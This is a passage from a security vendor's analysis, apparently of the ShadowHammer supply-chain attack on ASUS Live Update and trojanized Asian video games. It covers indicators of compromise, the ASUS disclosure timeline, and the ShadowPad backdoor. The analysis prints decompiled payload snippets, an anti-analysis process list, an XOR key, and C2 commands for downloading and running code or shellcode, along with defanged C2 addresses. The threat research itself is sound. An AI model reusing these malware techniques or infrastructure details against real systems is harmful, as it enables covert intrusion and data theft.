- *86A4CAC227078B9C95C560C8F0370BF0*
- *98908ce6f80ecc48628c8d2bf5b2a50c*
- *a4b42c2c95d1f2ff12171a01c86cd64f*
- *b4abe604916c04fe3dd8b9cb3d501d3f*
- *eac3e3ece94bc84e922ec077efb15edd*
- *128CECC59C91C0D0574BC1075FE7CB40*
- *88777aacd5f16599547926a4c9202862*

These files are dropped by larger setup files / installers, signed by an ASUS certificate (serial number: 0ff067d801f7daeeae842e9fe5f610ea) valid from 2015-07-27 till 2018-08-01).

The hashes of the larger installers/droppers include:


- *0f49621b06f2cdaac8850c6e9581a594*
- *17a36ac3e31f3a18936552aff2c80249*

At this point, we do not know how they were used in these attacks and whether they were delivered via a different mechanism. These files were located in a “TEMP” subfolder for ASUS Live Updater, so it is possible that the software downloaded these files directly. Locations where these files were detected include:

- *asus\asus live update\temp\1\Setup.exe*
- *asus\asus live update\temp\2\Setup.exe*
- *asus\asus live update\temp\3\Setup.exe*
- *asus\asus live update\temp\5\Setup.exe*
- *asus\asus live update\temp\6\Setup.exe*
- *asus\asus live update\temp\9\Setup.exe*


Public reports of the attack

While investigating this case, we were wondering how such a massive attack could go unnoticed on the Internet. Searching for any kind of evidence related to the attack, we came by a Reddit thread created in June 2018, where user GreyWolfx posted a screenshot of a suspicious-looking ASUS Live Update message:



The message claims to be a “ASUS Critical Update” notification, however, the item does not have a name or version number.

Other users commented in the thread, while some uploaded the suspicious updater to VirusTotal:



The file uploaded to VT is not one of the malicious compromised updates; we can assume the person who uploaded it actually uploaded the ASUS Live Update itself, as opposed to the update it received from the Internet. Nevertheless, this could suggest that potentially compromised updates

were delivered to users as far back as June 2018.

In September 2018, another Reddit user, FabulaBerserko also posted a message about a suspicious ASUS Live update:

The screenshot shows a Reddit post header with a dark blue background. On the left, there is a 'Join the discussion' button with a Reddit logo. To its right is a 'BECOME A REDDITOR' button. Below these buttons, the post date and time are displayed: 'Thu Sep 27 2018 13:00:25 GMT+0300 (Eastern European Summer Time)'. The post is by user 'u/FabulaBerserko' and was posted '5 months ago'. The title of the post is 'Asus Live Update 3.4.3 vulnerability'. The main text of the post describes the user's experience with the ASUS Live Update application, noting a 'Critical' update with a 'March 2015' release date. The user expresses suspicion and provides a link to a GitHub article about a vulnerability in the application. At the bottom of the post, there are 8 comments, a share button, and a save button.

Join the discussion BECOME A REDDITOR

Thu Sep 27 2018 13:00:25 GMT+0300 (Eastern European Summer Time)

Posted by u/FabulaBerserko 5 months ago

Asus Live Update 3.4.3 vulnerability

I purchased an ASUS ROG GL553VE back in July. During initial set up I removed a lot of the OEM software it came pre-installed with, but I left ASUS Live Update (v3.4.3) alone, as it seemed to have a role in delivering BIOS updates.

Last night, Asus Live Update reported that a new "Critical" update was available. I checked its details in Live Update's interface and noticed that 1) there was no name given for the update in the interface's "Name" field, and 2) the update's "release date" entry was **March 2015**.

This seemed *very* suspicious, so I immediately uninstalled Live Update and Googled for vulnerabilities associated with the app. I found this article on GitHub, which explains that an earlier version of **Live Update can easily be tricked into downloading and executing code from any source**:

<https://gist.github.com/indrora/2ae05811a2625a6c5e69c677db6ea331>

Thankfully, I had set Live Update to inform me when new updates were available but not to download and install them.

I've seen accounts posting on this sub that appear to belong to ASUS support personnel ([Asus USA](#)), so I'd like to ask for an explanation of what I saw last night. To be more specific:

1. Is ASUS Live Update 3.4.3 open to the same vulnerability recorded in the Github article above?
2. If not, why did Live Update 3.4.3 try to send me a mystery bundle of code from dating from 2015?
3. Even though I didn't download or install the update, what is the likelihood that my laptop has been exposed to malicious code? Does Live Update try to run or download packages, even if its automatic install option is turned off?

8 Comments Share Save

[Asus USA](#) replied to FabulaBerserko with the following message, suggesting he run a scan for viruses:

The screenshot shows a reply from user 'Asus_USA' to the original post. The reply is enclosed in a red rectangular box. The reply text asks if the user has tried running a scan for viruses and if they received any error messages. Below the reply, there are buttons for 'Reply', 'Share', 'Report', and 'Save'. Below the reply, there is another comment from user 'MonopolyMeal' who states that they believe the user is asking about vulnerabilities in the software.

Thu Sep 27 2018 21:24:10 GMT+0300 (Eastern European Summer Time)

Asus_USA 1 point · 5 months ago

We're terribly sorry for this inconvenience. Since discovering this issue have you tried running a scan for viruses.? Did you received any error message with your live update?

Reply Share Report Save

MonopolyMeal 0 points · 5 months ago


I believe this person is asking about any known vulnerabilities with your software. He has asked 3 questions at the end of his post.

Reply Share Report Save

In his message, the Reddit user FabulaBerserko talks about an update listed as critical, however without a name and with a release date of March 2015. Interestingly, the related attack samples containing the PDB "AsusShellCode.pdb" have a compilation timestamp from 2015 as well, so it is possible that the Reddit user saw the delivery of one such file through ASUS Live Update in September 2018.

Targets by MAC address

We managed to crack all of the 600+ MAC address hashes and analyzed distribution by manufacturer, using publicly available Ethernet-to-vendor assignment lists. It turns out that the distribution is uneven and certain vendors are a higher priority for the attackers. The chart below shows statistics we collected based on network adapter manufacturers' names:



Some of the MAC addresses included on the target list were rather popular, i.e. 00-50-56-C0-00-08 belongs to the VMWare virtual adapter VMNet8 and is the same for all users of a certain version of the VMware software for Windows. To prevent infection by mistake, the attackers used a secondary MAC address from the real Ethernet card, which would make targeting more precise. However, it tells us that one of the targeted users used VMWare, which is rather common for software engineers (in testing their software).

Another popular MAC was 0C-5B-8F-27-9A-64, which belongs to the MAC address of a virtual Ethernet adapter created by a Huawei USB 3G modem, model E3372h. It seems that all users of this device shared the same MAC address.

Interaction with ASUS

The day after the ShadowHammer discovery, we created a short report for ASUS and approached the company through our local colleagues in Taiwan, providing all details of what was known about the attack and hoping for cooperation. The following is a timeline of the discovery of this supply-chain attack, together with ASUS interaction and reporting:

- 29-Jan-2019 – initial discovery of the compromised ASUS Live Updater

- 30-Jan-2019 – created preliminary report to be shared with ASUS, briefed Kaspersky Lab colleagues in Taipei
- 31-Jan-2019 – in-person meeting with ASUS, teleconference with researchers; we notified ASUS of the finding and shared hard copy of the preliminary attack report with indicators of compromise and Yara rules. ASUS provided Kaspersky with the latest version of ASUS Live Updater, which was analyzed and found to be uninfected.
- 01-Feb-2019 – ASUS provides an archive of all ASUS Live Updater tools beginning from 2018. None of them were infected, and they were signed with different certificates.
- 14-Feb-2019 – second face-to-face meeting with ASUS to discuss the details of the attack
- 20-Feb-2019 – update conf call with ASUS to provide newly found details about the attack
- 08-Mar-2019 – provided the list of targeted MAC addresses to ASUS, answered other questions related to the attack
- 08-Apr-2019 – provided a comprehensive report on the current attack investigation to ASUS.

We appreciate a quick response from our ASUS colleagues just days before one of the largest holidays in Asia (Lunar New Year). This helped us to confirm that the attack was in a deactivated stage and there was no immediate risk to new infections and gave us more time to collect further artefacts. However, all compromised ASUS binaries had to be properly flagged as containing malware and removed from Kaspersky Lab users' computers.

Non-ASUS-related cases

In our search for similar malware, we came across other digitally signed binaries from three other vendors in Asia.

One of these vendors is a game development company from Thailand known as **Electronics Extreme Company Limited**. The company has released digitally signed binaries of a video game called "**Infestation: Survivor Stories**". It is a zombie survival game in which players endure the hardships of a post-apocalyptic, zombie-infested world. According to Wikipedia, "the game was panned by critics and is considered one of the worst video games of all time". The game servers were taken offline on December 15, 2016."



The history of this videogame itself contains many controversies. According to Wikipedia, it was originally developed under the title of "**The War Z**" and released by **OP Productions** which put it in the Steam store in December 2012. In April 4, 2013, the game servers were compromised, and the game source code was most probably stolen and released to the public.

It seems that certain videogame companies picked up this available code and started making their own versions of the game. One such version (md5: de721e2f055f1b203ab561dda4377bab) was digitally signed by **Innovative Extremist Co. LTD.**, a company from Thailand that currently provides web & IT infrastructure services. The game also contains a logo of **Electronics Extreme Company Limited** with a link to their website. The homepage of Innovative Extremist also listed Electronics Extreme as one of their partners.


Notably, the certificate from Innovative Extremist that was used to sign *Infestation* is currently revoked. However, the story does not end here. It seems that Electronics Extreme picked up the video game where Innovative Extremist dropped it. And now the game seems to be causing trouble again. We found at least three samples of *Infestation* signed by Electronics Extreme with a certificate that must be revoked again.

We believe that a poorly maintained development environment, leaked source code, as well as vulnerable production servers were at the core of the bad luck chasing this videogame. Ironically, this game about infestation brought only trouble and a serious infection to its developers.

Several executable files from the popular FPS videogame *PointBlank* contained a similar malware injection. The game was developed by the South Korean company Zepetto Co, whose digital signature was also abused. Although the certificate was still unrevoked as of early April, Zepetto seems to have stopped using the certificate at the end of February 2019.

While some details about this case were announced in March 2019 by our colleagues at ESET, we have been working on this in parallel with ESET and uncovered some additional facts.

All these cases involve digitally signed binaries from three vendors based in three different Asian countries. They are signed with different certificates and a unique chain of trust. What is common to these cases is the way the binaries were trojanized.



The code injection happened through modification of commonly used functions such as CRT (C runtime), which is similar to ASUS case. However, the implementation is very different in the case of the videogame companies. In the ASUS case, the attackers only tampered with a compiled ASUS binary from 2015 and injected additional code. In the other cases, the binaries were recent (from the end of 2018). The malicious code was not inserted as a resource, neither did it overwrite the unused zero-filled space inside the programs. Instead, it seems to have been neatly compiled into the program, and in most cases, it starts at the beginning of the code section as if it had been added even before the legitimate code. Even the data with the encrypted payload is stored inside this code section. This indicates that the attackers either had access to the source code of the victim's projects or injected malware on the premises of the breached companies at the time of project compilation.

Payload from non-ASUS-related cases

The payload included into the compromised videogames is rather simple. First of all, it checks whether the process has administrative privileges.

```

int is_admin()
{
    HANDLE hCurProcess; // eax
    int ret; // esi
    struct _TOKEN_PRIVILEGES NewState; // [esp+4h] [ebp-14h]
    HANDLE TokenHandle; // [esp+14h] [ebp-4h]

    TokenHandle = 0;
    hCurProcess = GetCurrentProcess();
    if ( !OpenProcessToken(hCurProcess, 0x20u, &TokenHandle) )
        return 0;
    NewState.PrivilegeCount = 1;
    LookupPrivilegeValueA(0, "SeDebugPrivilege", (PLUID)NewState.Privileges);
    NewState.Privileges[0].Attributes = 2;
    AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0);
    ret = -(GetLastError() != 0);
    CloseHandle(TokenHandle);
    return ret + 1;
}

```

Next, it checks the registry value at **HKCU\SOFTWARE\Microsoft\Windows\{0753-6681-BD59-8819}**. If the value exists and is non-zero, the payload does not run further. Otherwise, it starts a new thread with a malicious intent.

The file contains a hardcoded miniconfig—an annotated example of the config is provided below.

- C2 URL: [https://nw.infestexe\[.\]com/version/last.php](https://nw.infestexe[.]com/version/last.php)
- Sleep time: 240000
- Target Tag: **warz**
- Unwanted processes:
wireshark.exe;perfmon.exe;procmon64.exe;procmon.exe;procxp.exe;procxp64.exe;netmon.exe

Apparently, the backdoor was specifically created for this target, which is confirmed by an internal tag (the previous name of the game is “**The War Z**”).

If any of the unwanted processes is running, or the system language ID is **Simplified Chinese** or **Russian**, the malware does not proceed. It also checks for the presence of a mutex named **Windows-{0753-6681-BD59-8819}**, which is also a sign to stop execution.

After all checks are done, the malware gathers information about the system including:

- Network adapter MAC address
- System username
- System hostname and IP address
- Windows version
- CPU architecture
- Current host FQDN
- Domain name

- Current executable file name
- Drive C: volume name and serial number
- Screen resolution
- System default language ID

This information is concatenated in one string using the following string template:

“%s|%s|%s|%s|%s|%s|%s|%dx%d|%04x|%08X|%s|%s”.

Then the malware crafts a host identifier, which is made up of the C drive serial number string XOR-ed with the hardcoded string “*&b0i0rong2Y7un1” and encoded with the Base64 algorithm. Later on, the C: serial number may be used by the attackers to craft unique backdoor code that runs only on a system with identical properties.

The malware uses HTTP for communication with a C2 server and crafts HTTP headers on its own. It uses the following hardcoded User-Agent string: “**Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/54.0.2840.71 Safari/537.36**”

Interestingly, when the malware identifies the Windows version, it uses a long list:

- Microsoft Windows NT 4.0
- Microsoft Windows 95
- Microsoft Windows 98
- Microsoft Windows Me
- Microsoft Windows 2000e
- Microsoft Windows XP
- Microsoft Windows XP Professional x64 Edition
- Microsoft Windows Server 2003
- Microsoft Windows Server 2003 R2
- Microsoft Windows Vista
- Microsoft Windows Server 2008
- Microsoft Windows 7
- Microsoft Windows Server 2008 R2
- Microsoft Windows 8
- Microsoft Windows Server 2012
- Microsoft Windows 8.1
- Microsoft Windows Server 2012 R2
- Microsoft Windows 10
- Microsoft Windows Server 2016

The purpose of the code is to submit system information to the C2 server with a POST request and then send another GET request to receive a command to execute.

The following commands were discovered:

- **DownUrlFile** – download URL data to file
- **DownRunUrlFile** – download URL data to file and execute it
- **RunUrlBinInMem** – download URL data and run as shellcode
- **UnInstall** – set registry flag to prevent malware start

The UnInstall command sets the registry value **HKCU\SOFTWARE\Microsoft\Windows\{0753-6681-BD59-8819}** to 1, which prevents the malware from contacting the C2 again. No files are deleted from the disk, and the files should be discoverable through forensic analysis.

Similarities between the ASUS attack and the non-ASUS-related cases

Although the ASUS case and the videogame industry cases contain certain differences, they are very similar. Let us briefly mention some of the similarities. For instance, the algorithm used to calculate API function hashes (in trojanized games) resembles the one used in the backdoored ASUS Updater tool.

1 hash = 0	1 hash = 0
2 for c in string:	2 for c in string:
3 hash = hash * 0x21	3 hash = hash * 0x83
4 hash = hash + c	4 hash = hash + c
5 return hash	5 return hash & 0x7FFFFFFF

ASUS case

Other cases

Pseudocode of API hashing algorithm of ASUS vs. other cases

Besides that, our behavior engine identified that ASUS and other related samples are some of the only cases where the IPHLPAPI.dll was used from within a shellcode embedded into a PE file.

```
mov [ebp+var_48], 500049h ; IP
mov [ebp+var_44], 4C0048h ; HL
mov [ebp+var_40], 410050h ; PA
mov [ebp+var_3C], 490050h ; PI
```


In the case of ASUS, the function GetAdaptersAddresses from the IPHLPAPI.dll was used for calculating the hashes of MAC addresses. In the other cases, the function GetAdaptersInfo from the IPHLPAPI.dll was used to retrieve information about the MAC addresses of the computer to pass to remote C&C servers.

ShadowPad connection

While investigating this case, we worked with several companies that had been abused in this wave of supply chain attacks. Our joint investigation revealed that the attackers deployed several tools on an attacked network, including a trojanized linker and a powerful backdoor packed with a recent version of VMProtect.

Our analysis of the sophisticated backdoor (md5: 37e100dd8b2ad8b301b130c2bca3f1ea) that was deployed by the attackers on the company's internal network during the breach, revealed that it was an updated version of the ShadowPad backdoor, which we reported on in 2017.

The ShadowPad backdoor used in these cases has a very high level of complexity, which makes it almost impossible to reverse engineer:



The newly updated version of ShadowPad follows the same principle as before. The backdoor unwraps multiple stages of code before activating a system of plugins responsible for bootstrapping the main malicious functionality. As with ShadowPad, the attackers used at least two stages of C2 servers, where the first stage would provide the backdoor with an encrypted next-stage C2 domain.

The backdoor contains a hardcoded URL for C2 communication, which points to a publicly editable online Google document. Such online documents, which we extracted from several backdoors, were created by the same user under a name of **Tom Giardino (hrsimon59@gmail[.]com)**, probably a reference to the spokesperson from [Valve Corporation](#).

These online documents contained an ASCII block of text marked as an RSA private key during the time of operation. We noticed that inside the private key, normally encoded with base64, there was an invalid character injection (the symbol “\$”):

```
-----begin rsa private key-----  
[REDACTED]  
$hbnpgpfocidippfmjlkfncndjgneklpglillcjekoblbflpopmiokjccl$  
[REDACTED]  
.  
[REDACTED]  
-----end rsa private key-----
```

The message between the two “\$” characters in fact contained an encrypted second-stage C2 URL.

We managed to extract the history of changes and collected the following information indicating the time and C2 of ongoing operations in 2018:

- Jul 31: **UDP://103.19.3[.]17:443**
- Aug 13: **UDP://103.19.3[.]17:443**
- Oct 08: **UDP://103.19.3[.]17:443**
- Oct 09: **UDP://103.19.3[.]17:443**
- Oct 22: **UDP://117.16.142[.]9:443**
- Nov 20: **HTTPS://23.236.77[.]177:443**
- Nov 21: **UDP://117.16.142[.]9:443**
- Nov 22: **UDP://117.16.142[.]9:443**
- Nov 23: **UDP://117.16.142[.]9:443**
